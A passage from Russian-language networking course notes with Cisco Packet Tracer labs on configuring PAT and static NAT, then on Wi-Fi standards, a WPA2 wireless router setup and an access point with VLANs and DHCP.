- Router#**wr mem** – сохранить настройки

Шаг 7.3 – Настройка «Router0» – проверка связи с Провайдером и Веб-Сервером

- Router#**ping 213.234.10.1** – проверка соединения с Маршрутизатором Провайдера → OK
- Router#**ping 213.234.20.2** – проверка соединения с Сервером Провайдера → OK
 - * Доступ в Интернет (к Серверу «Server1») возможен, т.к. у «Router0» настроен Белый IP-адрес.

Шаг 8 – Проверка доступа в Интернет с Компьютеров Локальной сети

- Локальная сеть работает хорошо, маршрут по умолчанию настроен, но пинг в Интернет (на Сервер «Server1») НЕ пройдёт, т.к. Маршрутизатор Провайдера «Router1» ничего не знает о подсетях «USERS» и «SERVER» с Серыми IP-адресами (при обратном прохождении пинга).
 - «PC2» → ping 213.234.20.2 → NOT OK
 - «PC3» → ping 213.234.20.2 → NOT OK
 - «PC4» → ping 213.234.20.2 → NOT OK
 - «Server0» → ping 213.234.20.2 → NOT OK

Шаг 9 – Настройка PAT / Перегруженный NAT (доступ Компьютеров из Локальной сети в Интернет):

Технология PAT обеспечивает доступ ус-в с Серыми IP-адресами в Интернет (т.е. доступ к Серверу «Server1»).

Шаг 9.1. – Настройка PAT – Настройка «Router0» – Определение внешнего и внутреннего и/файса для NAT

- «Router0» → «CLI»
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**int fa0/0** – войти в режим конф-ния интерфейсов порта «fa0/0» → Router (config-if) #
 - Router (config-if) #**ip nat outside** – определить и/ф порта «fa0/0» на стороне Провайдера как внешний
 - Router (config-if) #**exit** – выйти из режима конф-ния интерфейсов порта «fa0/0» → Router (config) #
 - Router (config) #**int fa0/1.2** – войти в режим конф-ния саб-и/ф порта «fa0/1» → Router (config-subif) #
 - Router (config-subif) #**ip nat inside** – определить саб-и/ф порта «fa0/1» для VLAN USERS как внешний
 - Router (config-subif) #**exit** – выйти из режима конф-ния саб-и/ф порта «fa0/1» → Router (config) #
 - Router (config) #**int fa0/1.3** – войти в режим конф-ния саб-и/ф порта «fa0/1» → Router (config-subif) #
 - Router (config-subif) #**ip nat inside** – определить саб-и/ф порта «fa0/1» для VLAN SERVER как внешний
 - Router (config-subif) #**end** – выход из всех режимов конфигурирования
 - Router#**wr mem** – сохранить настройки

Шаг 9.2. – Настройка PAT – Настройка «Router0» – Создание Списков Доступа («Access Lists») для определения трафика, который нужно будет «натить» (преобразовывать IP-адреса)

- Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
- Router (config) #**ip access-list standard FOR-NAT** – создание стандартного Списка Доступа, имя FOR-NAT
- Router (config-std-nacl) #**permit 192.168.2.0 0.0.0.255** – надо натить подсеть USERS + «Wildcard»-маска
- Router (config-std-nacl) #**permit 192.168.3.0 0.0.0.255** – надо натить подсеть SERVER + «Wildcard»-маска
«Wildcard bits» – обратная маска ($255.255.255.0 \leftrightarrow 0.0.0.255$) – введена Cisco, смысл не ясен.
- Router (config-std-nacl) #**end** – выход из всех режимов конфигурирования → Router#
- Router#**wr mem** – сохранить настройки

Шаг 9.3 – Настройка PAT – Настройка «Router0» – проверка настроек

- Router#**show run** – проверить настройки

```
interface FastEthernet0/0
    ip address 213.234.10.2 255.255.255.252
    ip nat outside
    duplex auto
    speed auto

interface FastEthernet0/1.2
    encapsulation dot1Q 2
    ip address 192.168.2.1 255.255.255.0
    ip nat inside

interface FastEthernet0/1.3
    encapsulation dot1Q 3
    ip address 192.168.3.1 255.255.255.0
    ip nat inside

ip access-list standard FOR-NAT
    permit 192.168.2.0 0.0.0.255
    permit 192.168.3.0 0.0.0.255
```

Шаг 9.4 – Настройка PAT – Настройка «Router0» – запуск PAT

- Router (config) #**ip nat inside source list FOR-NAT interface FastEthernet0/0 overload** – натить (преобразовывать) IP-адреса нужно с внутренней стороны, используя ресурс – список с названием «FOR-NAT», когда трафик проходит через интерфейс «FastEthernet0/0» с использованием параметра «overload», т.е. PAT (Port Address Translation)
- Router (config) #**end** – выход из всех режимов конфигурирования
- Router#**wr mem** – сохранить настройки

Шаг 10 – Проверка доступа в Интернет с Компьютеров Локальной сети.

- Пропинговать Веб-Сервер «Server1» с Конечных устройств Локальной сети:
 - «PC2» → ping 213.234.20.2 → OK
 - «PC3» → ping 213.234.20.2 → OK
 - «PC4» → ping 213.234.20.2 → OK
 - «Server0» → ping 213.234.20.2 → OK

Шаг 11 – PAT – Просмотр списка преобразованных IP-адресов

- «Router0» → «CLI»
 - Router#**show ip nat translations**

Pro	Inside global	Inside local	Outside local	Outside global
icmp	213.234.10.2:11	192.168.2.2:11	213.234.20.2:11	213.234.20.2:11
icmp	213.234.10.2:12	192.168.2.2:12	213.234.20.2:12	213.234.20.2:12
icmp	213.234.10.2:13	192.168.2.2:13	213.234.20.2:13	213.234.20.2:13
icmp	213.234.10.2:14	192.168.2.2:14	213.234.20.2:14	213.234.20.2:14

Технология Преобразования Сетевых Адресов NAT, типа «Перегруженный NAT» (PAT) настроена и работает успешно: Компьютеры с Серыми IP из Локальной сети получили доступ в Интернет, через преобразование Серых IP в Белые на порту Маршрутизатора – OK.

Шаг 12 – Настройка Static NAT / Статический NAT (доступ из Интернета к Серверу Локальной сети):

Технология Static NAT обеспечивает доступ из Интернета к Серверу Локальной сети (т.е. доступ к «Server0»).

Шаг 12.1 – Настройка Static NAT – Проверка отсутствия доступа из Интернета к Локальной сети

- «Server1» → «Web Browser» → Адресная строка
 - URL: <http://213.234.10.2> – IP-адрес, установленный на внешнем и/ф Локального Роутера «Router0»
 - «Go»

Server reset connection...
- NOT OK

Шаг 12.2 – Настройка Static NAT – Настройка «Server0» – Задать маркер для проверки

- «Server0» → «Services» → «HTTP»
 - HTML Стока #3 – изменить: [Welcome to Cisco Packet Tracer...](#) → [Welcome to Small Office website...](#)

Шаг 12.3 – Настройка Static NAT – Настройка «Router0» – трансляция запросов, поступающих на внешний порт из Интернета, на Локальный Сервер

- «Router0» → «CLI»
 - Router>[en](#) – Перейти в «Привилегированный» режим → Router#
 - Router#[conf t](#) – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #[ip nat inside source static tcp 192.168.3.2 80 213.234.10.2 80](#) – натить (преобразовывать) IP-адреса с внутренней стороны, используя ресурс – Статический NAT с IP-адресом Сервера «Server0» и портом «80», на который необходимо транслировать запрос, когда трафик проходит через внешний IP-адрес Маршрутизатора «Router0» и порт «80», на который будут обращаться Клиенты из Интернета.
 - Router (config-subif) #[end](#) – выход из всех режимов конфигурирования
 - Router#[wr mem](#) – сохранить настройки

Шаг 12.4 – Настройка Static NAT – Проверка наличия доступа к Локальной сети из Интернет

- «Server1» → «Web Browser» → Адресная строка
 - URL: <http://213.234.10.2> – IP-адрес, установленный на внешнем и/ф Локального Роутера «Router0»
 - «Go»

Cisco Packet Tracer
Welcome to [Small Office website...](#)

→ OK

Технология Преобразования Сетевых Адресов NAT, типа «Статический NAT» (Static NAT) работает успешно: Компьютеры из Сети Интернет, обращаясь к Белому IP Локального Маршрутизатора – получают доступ к Серому IP Локального Сервера, через транслирование Маршрутизатором этих запросов на Сервер – OK.

Wi-Fi

? Wi-Fi – Технология передачи данных в беспроводных компьютерных сетях.


- Wi-Fi – Торговая марка, принадлежит компании «Wi-Fi Alliance»
- Стандарт IEEE 802.11
- Wi-Fi – игра слов с Hi-Fi (высокое кач-во), никак не расшифровывается, ранний вариант «Wireless Fidelity»
- Чтобы производитель мог назвать своё оборудование «Wi-Fi», он должен сдать оборудование на проверку в Wi-Fi Alliance. Компания проверит оборудование на соответствие стандарту IEEE 802.11. Только после этого можно использовать символ Wi-Fi  (для сравнения: в Ethernet такая проверка не производится, любой производитель может выпускать оборудование по стандарту IEEE 802.3 с модификациями и называть его «Ethernet»).

? Физический и Канальный уровни Wi-Fi


- Физический уровень Wi-Fi
- Канальный уровень Wi-Fi с подуровнями LLC и MAC

? Режимы работы Wi-Fi

- Инфраструктурный режим
 - Компьютеры подключаются к беспроводным Точкам Доступа
 - Точки Доступа подключаются к проводному Интернету
- Одноранговый режим
 - Компьютеры взаимодействуют без Точек доступа напрямую друг с другом



Инфраструктурный режим



Одноранговый режим (Ad-hoc)

? Wi-Fi и Ethernet

Технологии Wi-Fi и Ethernet очень похожи – Wi-Fi это как «Ethernet в беспроводной среде»

Схожесть:

- Адресация – используются MAC-адреса
- Разделяемая среда – радиоэфир (Ethernet – кабели)
- Общий формат кадра подуровня LLC – IEEE 802.2

? Стандарты Физического уровня Wi-Fi

Стандарт IEEE	Год	Скорость	Частота	Излучение
802.11	1997	1 Mb/s, 2 Mb/s	2.4 GHz	Э/магнитное, И/красное
802.11a	1999	54 Mb/s	5 GHz	Э/магнитное, И/красное
802.11b	1999	11 Mb/s	2.4 GHz	Э/магнитное
802.11g	2003	54 Mb/s	2.4 GHz	Э/магнитное
802.11n	2009	600 Mb/s, 150 Mb/s – single station	2.4 GHz, 5 GHz	Э/магнитное
802.11ac	2014	6.77 Gb/s, 1.69 Gb/s – single station	5 GHz	Э/магнитное

* Диапазоны 2,4 и 5 Гц не требуют лицензирования – свободное использование, но другие у-ва также их используют – помехи.


? Частоты Wi-Fi:

- 2,4 ГГц;
- 5 ГГц.

? Способы использования Wi-Fi:

- Wi-Fi Мост;
- Wi-Fi Роутер;
- Wi-Fi Точка Доступа.


- Wi-Fi Мост:



- Wi-Fi Роутер:



- Wi-Fi Точка Доступа:



? Wi-Fi Мост

Wi-Fi Мост используется для того чтобы объединить две локальных сети на расстоянии не сильно маленьком, но и не сильно большом. Например, две локальных сети одной компании, но разных офисов, находящихся на расстоянии 5 км друг от друга. Протянуть оптический кабель на 5 км – не самый быстрый и не самый дешёвый вариант. А развернуть Wi-Fi Мост – дело пары часов. Сами устройства тоже стоят относительно недорого.

? Wi-Fi Роутер

Wi-Fi Роутер подключён по кабелю к Провайдеру. И уже этот Роутер раздаёт интернет по Wi-Fi. Нет необходимости с каждого устройства подключаться кабелем – витой парой – удобно и практично. Wi-Fi Роутер – самый распространённый вариант, использующийся в квартирах и в маленьких организациях.

? Wi-Fi Точка Доступа

Главная задача Wi-Fi Точки Доступа – организация беспроводного доступа к локальной сети. Точка Доступа не маршрутизирует, не использует NAT, не использует Access List-ы, как Роутер. А все точки доступа подчиняются одному Wi-Fi Контроллеру (в отличие от Wi-Fi Роутера не надо настраивать каждую Точку Доступа в отдельности). Можно централизованно управлять Точками Доступа, даже если их несколько сотен. Этот метод часто используется в средних и крупных компаниях. Отделы компаний могут находиться на разных этажах. С помощью одного Wi-Fi покрыть всю площадь компании не выйдет, а несколько Wi-Fi Роутеров существенно усложнит конфигурацию и топологию сети. Каждый Роутер пришлось бы настраивать отдельно со своей подсетью, списками доступов, маршрутами и т.д. Правильное решение – использование Wi-Fi Точек Доступа. Самый распространённый пример – когда от Маршрутизатора, через Коммутатор до кабинета дотягивается один кабель – витая пара, к этому кабелю подключается Точка Доступа, которая раздаёт Wi-Fi пользователям. Т.е. Точка Доступа как бы «переводит» Беспроводных Пользователей в Кабель. Есть вариант использования точек доступа без кабеля, когда вся организация трафика осуществляется по Wi-Fi.

? WAP, Wireless Access Point

WAP Wireless Access Point – Точка беспроводного доступа – это базовая станция, предназначенная для обеспечения беспроводного доступа к уже существующей сети (беспроводной или проводной) или создания новой беспроводной сети.

ПРИМЕР 1 – WI-FI МОСТ

В Packet Tracer данный метод не реализован, и опробовать его нельзя. 😞

ПРИМЕР 2 – WI-FI РОУТЕР

Wi-Fi Роутер, маленькая организация.

Дано:

- К Роутеру Интернет-Провайдера по кабелю подключён Wi-Fi Роутер.

Задача:

- К Wi-Fi Роутеру по Wi-Fi подключить Ноутбук.
- К Wi-Fi Роутеру по кабелю подключить Компьютер.

Алгоритм:

1. Настройка Маршрутизатора Провайдера «Router0».
2. Настройка Беспроводного Маршрутизатора «Router0»:
 - 2.1. Базовые настройки;
 - 2.2. Базовые настройки Wi-Fi;
 - 2.3. Настройки Безопасности.
3. Шаг 3 – Настройка Ноутбука «Laptop0»:
 - 3.1. Установка беспроводного модуля;
 - 3.2. Подключение к Роутеру по Wi-Fi.
4. Просмотр и проверка установок Ноутбука и беспроводного подключения.
5. Подключение и настройка ПК «PC0»
6. Проверка подключения ПК к беспроводному Роутеру по кабелю.


Команды:

- Router#conf t
- Router (config) #interface FastEthernet0/0
- Router (config-if) #ip address 210.210.0.1 255.255.255.252
- Router (config-if) #no shutdown

PACKET TRACER:

Шаг 0 – Подготовка

- Создать устройства и объединить их в сеть:
 - 1 Беспроводной Маршрутизатор «WRT300N Wireless Router0»,
«Wireless Router0» → «Physical» → Physical Device View: голубым – отмаркирован порт для подключения Интернет-провайдера, бежевым – порты для подключения конечных устройств)
 - 1 Маршрутизатор «1841 Router0», который будет выступать в качестве Интернет-Провайдера,
 - Устройства в сети Провайдера соединить Перекрёстным кабелем (одинаковый уровень L3 OSI) (на Беспроводном Маршрутизаторе использовать порт: [Internet](#) | Ethernet1 | Ethernet2 | ...).



Шаг 1 – Настройка Маршрутизатора Провайдера «Router0»

- «Router0» → «CLI»
 - Router>**en** – Перейти в «Привилегированный» режим → Router#
 - Router#**conf t** – перейти в режим «Глобального Конфигурирования» → Router (config) #
 - Router (config) #**int fa0/0** – создать и войти в конф-ние и/ф «fa0/0» → Router (config-if) #
 - Router (config-if) #**ip address 210.210.0.1 255.255.255.252** – конф-ние и/файса – задание IP-адреса
 - Router (config-if) #**no shutdown** – поднять порт «fa0/0» («fa0/0»: «Down» → «Up»)
 - Router (config-if) #**end** – выход из всех режимов конфигурирования
 - Router#**wr mem** – сохранить настройки

Шаг 2 – Настройка Беспроводного Маршрутизатора «Router0»

- «Wireless Router0» → (I вариант) «Config» → INTERFACE: Internet | LAN | Wireless (не рассматривается)
- «Wireless Router0» → (II вариант) «GUI» → [Setup](#) | Wireless Security | Application | Administration | Status

Шаг 2.1 – Настройка «Wireless Router0» – Базовые настройки

- «Wireless Router0» → (II вариант) «GUI» → [Setup](#) | Wireless | Security | Application | Administration | Status
 - Internet Setup – настройка IP-адреса на внешнем интерфейсе (порту на стороне Провайдера):
 - Automatic Configuration – DHCP **▼** → **Static IP** – настройка стат. IP (выданного Провайдером)
 - Internet IP Address: **210.210.0.2** – задание IP-адреса
 - Subnet Mask: **255.255.255.252** – 30-ти битная маска подсети
 - Default Gateway: **210.210.0.1** – маршрут по умолчанию = IP-адрес Роутера Провайдера
 - DNS 1: **0.0.0.0** – задание DNS-Сервера – выставлен по умолчанию (так и оставить)
 - Network Setup – настройка LAN – адреса, которые будут раздаваться по Wi-Fi:
 - IP Address: **192.168.0.1** – IP-адрес Роутера – выставлен по умолчанию
 - Subnet Mask: **255.255.255.0** – 24-ая маска подсети – выставлена по умолчанию
 - DHCP Server: Enabled Disabled
 - Start IP Address: **192.168.0.100** – IP-адрес, начиная с которого раздавать – по умолчанию
 - Maximum number: **50** – сколько всего адресов раздать – по умолчанию
 - IP Address Range: **192.168.0.100 – 149** – Диапазон IP для раздачи (на основе 2-ух п. п. выше)

«Save Settings» – сохранить настройки

Шаг 2.2 – Настройка «Wireless Router0» – Базовые настройки Wi-Fi

- «Wireless Router0» → «GUI» → [Setup](#) | [Wireless](#) | Security | Application | Administration | Status
 - [Basic Wireless Settings](#) | Wireless Security – выбрать Базовые настройки Wi-Fi:
 - Network Mode: **Mixed** **▼** – режим Wi-Fi (Mixed (G+B+N) | Wireless-G | -B | -F)
 - Network Name (SSID): **wifi** – Идентификатор Сети
 - Radio Band: **Auto** **▼** – Радио Диапазон (Auto, Standard – 20 MHz, Wide – 40 MHz)
 - Wide Channel: **Auto** **▼** – Ширина Канала – по умолчанию
 - Standard Channel: **1 – 2.412 GHz** **▼** – по умолчанию
 - SSID Broadcast: Enabled Disabled – все Wi-Fi у-ва будут видеть эту сеть

«Save Settings» – сохранить настройки

Шаг 2.3 – Настройка «Wireless Router0» – Настройки Безопасности

- «Wireless Router0» → «GUI» → [Setup](#) | [Wireless](#) | Security | Application | Administration | Status
 - Basic Wireless Settings | [Wireless Security](#) – выбрать Безопасность Wi-Fi:
 - Security Mode: **Disabled** **▼** – режим Безопасности:
 - Disabled – отключён
 - WEP – не рекомендуется – уязвим
 - WPA Personal – не рекомендуется – уязвим
 - WPA Enterprise – не рекомендуется – уязвим
 - WPA2 Personal** – OK – будет использоваться
 - WPA2 Enterprise – OK, но надо использовать Радио-Сервер
 - Encryption: **AES** **▼** | TKIP – алгоритм шифрования
 - Passphrase: **sanfrancisco** – задать ключевое слово (min 8 символов, т.к. WPA2)
 - Key Renewal: **3600 seconds** – обновление ключа – по умолчанию

«Save Settings» – сохранить настройки

Шаг 3 – Настройка Ноутбука «Laptop0»

- Добавить пользовательское устройство – Ноутбук «Laptop-PT Laptop0»

Шаг 3.1 – Настройка «Laptop0» – Установка беспроводного модуля

- Добавить в Ноутбук Wi-Fi модуль: «Laptop0» → «Physical» → Physical Device View
 - Выключить Ноутбук – Курсором: навести–зажать–перетянуть
 - Выбрать модуль «PT-LAPTOP-NM-1CFE» – Курсором: навести
 - Отсоединить модуль «PT-LAPTOP-NM-1CFE» – Курсором: зажать и перетащить в секцию «MODULES»
 - Подсоединить модуль «WPC300N» – Курсором: в секции «MODULES» зажать и перетащить в слот на Ноутбуке
 - Включить Ноутбук – Курсором: навести–зажать–перетянуть

Шаг 3.2 – Настройка «Laptop0» – Подключение к Роутеру по Wi-Fi

- «Laptop0» → «Desktop» → «PC Wireless» → Link Information | [Connect](#) | Profiles
 - (Справа) Секция «Site Information»: нажать «Refresh»
 - (Слева) Секция «Wireless Network Name CN Signal»: появится сеть с идентификатором «wifi» → выделить её («подсветить»)
 - (Справа) Секция «Site Information»: нажать «Connect»
 - Появится окно «WPA2-Personal Needed for Connection»:
 - Security: [WPA2-Personal](#) – выбрать тип подключения
 - Pre-shared Key: [sanfrancisco](#) – ввести ключевое слово
 - Нажать «Connect» – появится линия горизонтальных чёрточек «|||||||» от Лаптопа до Роутера – беспроводное подключение успешно


Шаг 4 – Настройка «Laptop0» – Просмотр и проверка установок беспроводного соединения

- «Laptop0» → «Desktop» → «Command Prompt»:
 - C:\>[ipconfig](#) – просмотр конфигурации беспроводного соединения → IP Address...: [192.168.0.101](#)
 - C:\>[ping 192.168.0.1](#) – пропинговать шлюз → [OK](#)
 - C:\>[ping 210.210.0.1](#) – пропинговать IP-адрес Провайдера = Выход в Интернет → [OK](#)
* NAT настраивать не надо, т.к. почти на всех Wi-Fi Роутерах NAT включён по умолчанию.

Ноутбук успешно подключён к Беспроводному Роутеру по Wi-Fi.

Шаг 5 – Подключение и настройка «PC0»

- Подключить к Wi-Fi Роутеру стационарный компьютер «PC0» в один из локальных портов («Ethernet1») прямым кабелем.
- Дождаться пока поднимется порт «Ethernet1»: «» → «»



- «PC0» → «Desktop» → «IP Configuration»:
 - DHCP ← Static – Включить DHCP → Присвоится динамический IP-адрес:
IPv4 Address: 192.168.0.101
Subnet Mask: 255.255.255.0
Default Gateway: 192.168.0.1
DNS Server: 0.0.0.0

Шаг 6 – Настройка «PC0» – Проверка подключения ПК к беспроводному Роутеру по кабелю

- «PC0» → «Desktop» → «Command Prompt»:
 - C:\>ping 192.168.0.1 – пропинговать шлюз → **OK**
 - C:\>ping 210.210.0.1 – пропинговать IP-адрес Провайдера = Выход в Интернет → **OK**
 - C:\>ping 192.168.0.101 – пропинговать IP-адрес Ноутбука, подключённого к Роутеру по Wi-Fi → **OK**

Компьютер успешно подключен к Беспроводному Роутеру по кабелю.

ПРИМЕР 3 – WI-FI ТОЧКА ДОСТУПА

Wi-Fi Точка Доступа, средняя организация.

Дано:

- К Роутеру Интернет-Провайдера по кабелю подключен Локальный Роутер.
- К Локальному Роутеру по кабелю подключен L2 Коммутатор.
- К L2 Свитчу по кабелям подключены несколько ПК в одном VLAN и Сервер, в отдельном VLAN.

Задача:

- К Локальному Роутеру по кабелю подключить Точку Доступа (WAP).
- К Точке Доступа по Wi-Fi подключить Ноутбук.

Алгоритм:

1. Настройка Коммутатора Уровня Распределения (L2):
 - 1.1.сегментация сети (создание 2-ух VLAN);
 - 1.2.определение портов пользователей (ПК) в сегменты (VLAN);
 - 1.3.настройка транк-порта (коммутатор L2 – маршрутизатор);
 - 1.4.проверка настроек.
2. Настройка Маршрутизатора Провайдера «Router0»:
 - 2.1.поднятие физического порта и присвоение IP на стороне Локальной сети;
 - 2.2.проверка настроек.
3. Настройка Локального Маршрутизатора «Router1»:
 - 3.1.поднятие физического порта;
 - 3.2.создание подинтерфейсов, для каждого из них – один VLAN;
 - 3.3.поднятие физического порта и присвоение IP-адреса на стороне Провайдера;
 - 3.4.настройка шлюза по умолчанию;
 - 3.5.проверка связи с Провайдером.
4. Настройка PAT / Перегруженный NAT (доступ ПК из Локальной сети в Интернет) – Настройка «Router1»:
 - 4.1.определение внешнего и внутреннего интерфейса для NAT;
 - 4.2.создание Списков Доступа («Access Lists») для определения трафика, который нужно будет «натить»;
 - 4.3.проверка настроек;
 - 4.4.запуск PAT.
5. Задание IP-адресов, масок, шлюзов:
 - 5.1.Компьютерам;
 - 5.2.Локальному Серверу «Server0».
6. Проверка сетевого взаимодействия.
7. Добавление Точки Доступа.
8. Настройка Точки Доступа.
9. Настройка Коммутатора L2 – создание отдельного VLAN для Точки Доступа:
 - 9.1.сегментация сети (создание VLAN WIFI);
 - 9.2.определение порта пользователя (Точка Доступа) в сегмент (VLAN WIFI);
 - 9.3.настройка транк-порта (коммутатор L2 – маршрутизатор).
10. До-настройка Локального Маршрутизатора «Router1»:
 - 10.1.создание подинтерфейса для VLAN4;

- 10.2. определение внутреннего и/фейса для NAT для VLAN4;
- 10.3. редактирование Списков Доступа («Access Lists») для VLAN4 WIFI;
- 10.4. создание пула IP-адресов для Точки Доступа;
- 10.5. исключение из пула IP-адресов адреса, который присвоен Маршрутизатору.

11. Добавить и настроить беспроводное устройство – Ноутбук «Laptop4»:

- 11.1. установка беспроводного модуля;
- 11.2. подключение к Точке Доступа по Wi-Fi;
- 11.3. получение динамического IP-адреса;
- 11.4. просмотр и проверка установок беспроводного соединения.

Команды:

Настройка Коммутатора Уровня Распределения (L2):

- Switch#**conf t**
- Switch (config) #**vlan X**
- Switch (config-vlan) #**name XXX**
- Switch (config) #**vlan Y**
- Switch (config-vlan) #**name YYY**
- Switch (config) #**int range fa0/2-3**
- Switch (config-if-range) #**switchport mode access**
- Switch (config-if-range) #**switchport access vlan X**
- Switch (config) #**int fa0/4**
- Switch (config-if) #**switchport mode access**
- Switch (config-if) #**switchport access vlan Y**
- Switch (config) #**int fa0/1**
- Switch (config-if) #**switchport mode trunk**
- Switch (config-if) #**switchport trunk allowed vlan X,Y**

Настройка Маршрутизатора Провайдера «Router0»:

- Router (config) #**int fa0/0**
- Router (config-if) #**ip address 210.210.0.1 255.255.255.252**
- Router (config-if) #**no shutdown**

Настройка Локального Маршрутизатора «Router1»:

- Router (config) #**int fa0/1**
- Router (config-if) #**no shutdown**
- Router (config) #**int fa0/1.X**
- Router (config-subif) #**encapsulation dot1Q X**
- Router (config-subif) #**ip address 192.168.X.1 255.255.255.0**
- Router (config-suif) #**no shutdown**
- Router (config) #**int fa0/1.Y**
- Router (config-subif) #**encapsulation dot1Q Y**
- Router (config-subif) #**ip address 192.168.Y.1 255.255.255.0**
- Router (config-suif) #**no shutdown**
- Router (config) #**int fa0/0**
- Router (config-if) #**ip address 210.210.0.2 255.255.255.252**
- Router (config-if) #**no shutdown**
- Router (config-if) #**ip route 0.0.0.0 0.0.0.0 210.210.0.1**
- Router#**ping 210.210.0.1**

Настройка Локального Маршрутизатора «Router1» – Настройка NAT

- Router (config) #**int fa0/0**
- Router (config-if) #**ip nat outside**
- Router (config) #**int fa0/1.X**
- Router (config-subif) #**ip nat inside**
- Router (config) #**int fa0/1.Y**
- Router (config-subif) #**ip nat inside**
- Router (config) #**ip access-list standard FOR-NAT**
- Router (config-std-nacl) #**permit 192.168.X.0 0.0.0.255**
- Router (config-std-nacl) #**permit 192.168.Y.0 0.0.0.255**

- Router (config) #ip nat inside source list FOR-NAT interface FastEthernet0/0 overload

До-настройка Коммутатора L2 – создание отдельного VLAN для Точки Доступа

- Switch (config) #vlan Z
- Switch (config-vlan) #name ZZZ
- Switch (config) #int fa0/5
- Switch (config-if) #switchport mode access
- Switch (config-if) #switchport access vlan Z
- Switch (config-if) #description ZZZ-AP
- Switch (config) #int fa0/1
- Switch (config-if) #switchport mode trunk
- Switch (config-if) #switchport trunk allowed vlan X-Z

До-настройка Локального Маршрутизатора «Router1»:


- Router (config) #int fa0/1.Z
- Router (config-subif) #encapsulation dot1Q Z
- Router (config-subif) #ip address 192.168.Z.1 255.255.255.0
- Router (config-suif) #no shutdown
- Router (config) #int fa0/1.Z
- Router (config-subif) #ip nat inside
- Router (config) #ip access-list standard FOR-NAT
- Router (config-std-nacl) #permit 192.168.Z.0 0.0.0.255
- Router (config) #ip dhcp pool WIFI-POOL
- Router (dhcp-config) #network 192.168.Z.0 255.255.255.0
- Router (dhcp-config) #default-router 192.168.Z.1
- Router (config) #ip dhcp excluded-address 192.168.Z.1

PACKET TRACER:

Шаг 0 – Подготовка

Создать устройства для будущего объединения в сеть:

- 1 Маршрутизатор «1841 Router0», который будет выступать в качестве Интернет-Провайдера;
- 1 Маршрутизатор «1841 Router1», который будет выступать в качестве Локального Свитча;
- 1 L2-Коммутатор: «2960-24TT Switch0»;
- 2 ПК в одном Сегменте «VLAN2 USERS»: «PC-PT PC2», «PC-PT PC3»;
- 1 Сервер «Server PT Server0» в отдельном Сегменте «VLAN3 SERVER» (правило хорошего тона);
- 1 Сервер «Server PT Server1» вне Локальной сети, за Роутером «Router1» (**симулирует Интернет**);
- Устройства в Локальной сети соединены Прямыми кабелем (все устройства – разного уровня OSI);
- Устройства в сети Провайдера соединены Перекрёстным кабелем (одинаковый уровень L3 OSI).



Шаг 1 – Настройка Коммутатора Уровня Распределения (L2):

Шаг 1.1 – Настройка Коммутатора L2 – сегментация сети (создание 2-ух VLAN)

